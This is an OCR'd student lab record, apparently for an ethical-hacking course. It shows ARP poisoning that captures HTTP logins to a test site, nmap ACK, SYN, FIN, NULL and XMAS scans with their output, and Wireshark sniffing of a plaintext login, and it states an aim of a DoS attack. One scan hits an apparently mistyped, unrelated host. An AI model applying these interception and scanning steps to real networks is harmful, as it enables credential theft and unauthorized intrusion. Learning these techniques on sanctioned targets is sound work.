


o Analyze the effects of ARP poisoning on network communication and security.


Step 10: click start arp icon




Step 11: Open testphp website from targeted host and go to signup



Step 12: Enter Username & Password & Login



Step 13: Go to Crackers where We can see Username & Password


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Passwords
FTP (0)
HTTP (4)
IMAP (0)
LDAP (0)
POP3 (0)
SMB (0)
Telnet (0)
VNC (0)
TDS (0)
TNS (0)
SMTP (0)
NNTP (0)
DCE/RPC (0)
MSKerb5-PreAuth
Radius-Keys (0)
Radius-Users (0)
ICQ (0)
IKE-PSK (0)
MySQL (0)
SNMP (0)
SIP (0)
GRE/PPP (0)
PPPoE (0)
Timestamp
HTTP server
Client
Username
Password
URL
02/01/2025 - 11:52:50 192.168.90.131 pagal admi http://testphp.vulnweb.com/login.php
02/01/2025 - 11:52:59 192.168.90.131 admin car http://testphp.vulnweb.com/login.php
02/01/2025 - 11:53:19 192.168.90.131 kawasaki ninja http://testphp.vulnweb.com/login.php
02/01/2025 - 12:15:49 44.228.249.3 192.168.90.132 charul+Dr mudgul+mer+friend+hai+aur+tai+bhi http://testphp.vulnweb.com/login.php
HTTP
Hosts APR Routing Passwords VoIP
Lost packets: 0%

PRACTICAL NO 4


Aim:

Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

    - **Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.**


Step 1 : Install nmap from : https://nmap.org/download and open it.



Step 2 : Type “scanme.nmap.org” to check nmap

ACK-SA (TCP ACK scan)

COMMAND: nmap -sA-T4 scanme.nmap.org





```
C:\Users\mehta>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 10:57 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.32s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

- **Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their**

1 SYN (Stealth) Scan (-sS)


COMMAND: nmap -p22,113,139 scanme.nmap.org



```
C:\Users\mehta>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.32s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
113/tcp closed ident
139/tcp closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds
```

2 FIN (-sF)


COMMAND: nmap-sF-T4 scanme.name.org




```
C:\Users\mehta>nmap -sF -T4 scanme.name.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:03 India Standard Time
Nmap scan report for scanme.name.org (75.126.100.21)
Host is up (0.33s latency).
rDNS record for 75.126.100.21: 15.64.7e4b.ip4.static.sl-reverse.com
All 1000 scanned ports on scanme.name.org (75.126.100.21) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 27.52 seconds
```

3 NULL Scan (-sN)


COMMAND: nmap-sN -p 22 scanme.nmap.org



```
C:\Users\mehta>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:05 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.34s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

4 XMAS Scan (-sX)

COMMAND: nmap -sX-T4 scanme.nmap.org




```
C:\Users\mehta>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 261.59 seconds
```

PRACTICAL NO 5

Aim:


Network Traffic Capture and DoS Attack with Wireshark and Nemesy

- Network Traffic Capture:
  o Use Wireshark to capture network traffic on a specific network interface.
  o Analyze the captured packets to extract relevant information and identify potential security issues.
- Denial of Service (DoS) Attack:
  o Use Nemesy to launch a DoS attack against a target system or network.
  o Observe the impact of the attack on the target's availability and performance.

Solution:


- Network Traffic Capture:
  o Use Wireshark to capture network traffic on a specific network interface.

Step 1: Install and open Wireshark.





o Analyze the captured packets to extract relevant information and identify potential security issues.

Step2: click on capture -> Options.





Step3: Then hit the start button by selecting Ethernet.






Step 4 :- Now the open default of that machine go to http://techpanda.org/index.php Enter any email and password and then sign in.





Step 5:-First stop wireshark bt clicking red button and then go to the search bar and search " http " Then check for Post method Right Click on it and click on Follow then hit TCP Stream


Post method -> Follow ->TCP Stream.



